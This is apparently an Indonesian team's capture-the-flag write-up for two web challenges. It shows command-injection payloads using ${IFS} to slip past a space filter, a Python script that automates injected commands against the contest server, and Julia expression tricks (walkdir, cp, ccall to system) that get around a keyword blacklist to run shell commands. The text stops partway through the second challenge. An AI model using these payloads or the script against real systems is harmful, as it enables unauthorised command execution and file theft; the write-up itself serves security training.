
Aku ngikut aja mas




kosong
nyxsorcerer
abd


Daftar Isi

WEB

Destiny (140 pts)



Diberikan sebuah website dengan tampilan sebagai berikut. Website tersebut berfungsi untuk mengambil ip address dari domain.




Langsung saja kami berasumsi kemungkinan website dengan fitur tersebut memiliki *vulnerability command injection* dan ternyata benar

Kami menginputkan payload command injection dan hanya menampilkan satu baris dari output kita.

```
POST /who HTTP/1.1

... <snip - snip> ...

domain=|ls
```


Ketika kamu menambahkan argument pada payload kita, payload kita di blacklist.

```
POST /who HTTP/1.1

... <snip - snip> ...

domain=|ls%20-lah
```




Langsung saja kami *replace* spasi dengan menggunakan `${IFS}`

```
POST /who HTTP/1.1
... <snip - snip> ...

domain=|ls${IFS}-lah
```



Karena output dari payload kita baris perbaris, kami menggunakan command head dan tail untuk mengambil baris perbaris dari output kami.

```
POST /who HTTP/1.1

... <snip - snip> ...

domain=|ls|head${IFS}-n${IFS}2|tail${IFS}-n${IFS}1
```



Kami membuat script automasi untuk soal ini

```python
import requests as req
from bs4 import *

def main(cmd):
    cmd = cmd.replace(" ", "${IFS}")
    x = 1
    while True:
        res = req.post("http://103.41.207.206:13005/who",
data={'domain':"|" + cmd + "|head${IFS}-n${IFS}"+ str(x) +
"|tail${IFS}-n${IFS}1"}).text
        # print(cmd + "|head${IFS}-n${IFS}"+ str(x) +
"|tail${IFS}-n${IFS}1")
        bs_curr = BeautifulSoup(res,
'html.parser').find("input").get("placeholder")
        c = 0
        print(bs_curr)
```

```
        for y in range(1, 6):
            next_res = req.post("http://103.41.207.206:13005/who",
data={'domain':"|" + cmd + "|head${IFS}-n${IFS}"+ str(x+y) +
"|tail${IFS}-n${IFS}1"}).text
            bs_next = BeautifulSoup(next_res,
'html.parser').find("input").get("placeholder")

            if bs_next == bs_curr:
                c += 1
            if c == 5:
                return 1
        x += 1

if __name__ == '__main__':
    while True:
        main(input("$> "))
```

```
→  destiny python3 ex.py
$> ls
main.py
prestart.sh
problem_setter_choose_this_name_instead_of_flag_dot_txt
requirements.txt
static
templates
$> cat problem_setter_choose_this_name_instead_of_flag_dot_txt
hacktoday{escape_shell_command_with_a_little_shell_knowledge}
$>
```

Flag : hacktoday{escape_shell_command_with_a_little_shell_knowledge}

Jinnytty (440 pts)

Jinnytty x

```
with jinnytty math is so easy.
--
>> http://103.41.207.206:13001
--
>> twitch.tv/jinnytty
```

web

Team	Submitted
GabutBois	12:33:17 21/08/2021
(mendung)10^6	12:43:04 21/08/2021
HA↓HA→HA←HA↓HA←HA↑HA↑HA↓HA→HA←	13:02:05 21/08/2021


Diberikan website yang berfungsi seperti matematika.

Setelah kami melakukan *information gathering,* website ini menggunakan Julia sebagai backend.
Karena bahasa pemrograman Julia sangat asing bagi kami, kami memulai membaca dokumentasi. Setelah kami analisa, website melakukan *blacklisting* pada beberapa *keywords*. Berdasarkan analisa kami, berikut merupakan *keyword* dan *symbol* yang di *blacklist*:

- read
- eval
- open
- run
- `` (backticks)

Beberapa *function filesystem* masih belum di *blacklist* seperti walkdir, cd, pwd, dll.


```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

first(walkdir("."))
```




Oke, kami berhasil mendapatkan file flag. Kami sempat kebingungan bagaimana cara untuk membaca file, sedangkan *keyword* open dan read berada list *blacklist*.
Karena, beberapa *function filesystem* masih belum di *blacklist.* Kami mencoba menggunakan *function* cp untuk meng-copy flag pada folder *public.*

```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
```


```
Content-Disposition: form-data; name="expr"

cp("add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish",
"public/flag");
```




Kami berasumsi *current user* tidak memiliki otoritas untuk write file di folder public/, kami benar-benar kehilangan arah untuk menyelesaikan soal ini.



Sekali lagi, kami membaca dokumentasi dan menemukan sesuatu yang menarik. Julia memiliki kemampuan untuk memanggil fungsi yang ada pada C dan Fortran. Oke, *this is interesting*




Langsung saja kami menggunakan *function system* yang ada pada C untuk melakukan eksekusi *shell* dan melakukan *reverse shell.*



Hmm, *for unknown reason* sepertinya Julia tidak mensupport *reverse shell.* Kemudian kami mencoba cara lain.


```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

ccall(:system, Cstring, (Cstring,), "cat
add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish")
```



WTH is CString? Setelah kami baca dokumentasi sekali lagi, CString merupakan salah satu tipe data sekumpulan *char* dengan NULL (\x00) *terminated*. Oke, sekali lagi kami benar tidak tau lagi harus bagaimana.

Sekali lagi, kami membaca dokumentasi lagi, untuk mengetahui bagaimana kami bisa mengkonversi output tersebut. Dan ternyata hanya menggunakan *function* unsafe_string

```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

unsafe_string(ccall(:system, String, (Cstring,), "cat
add_a_little_difficulty_by_renaming_flag_dot_txt_to_this_gibberish"))
```



Sekali lagi, *for unknown reason* kami hanya mendapatkan *zero response*.


Kemudian, Kami memastikan bahwa apakan ccal() ini memang bekerja atau tidak, dengan membuat file dan mengeceknya dengan walkdir() seperti sebelumnya.

Create something

```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

ccall(:system, Cstring, (Cstring,), "touch /tmp/nyxsorcerer")
```

Read dir

```
POST / HTTP/1.1
Content-Type: multipart/form-data;
... <snip - snip> ...
Content-Disposition: form-data; name="expr"

first(walkdir("/tmp"))
```



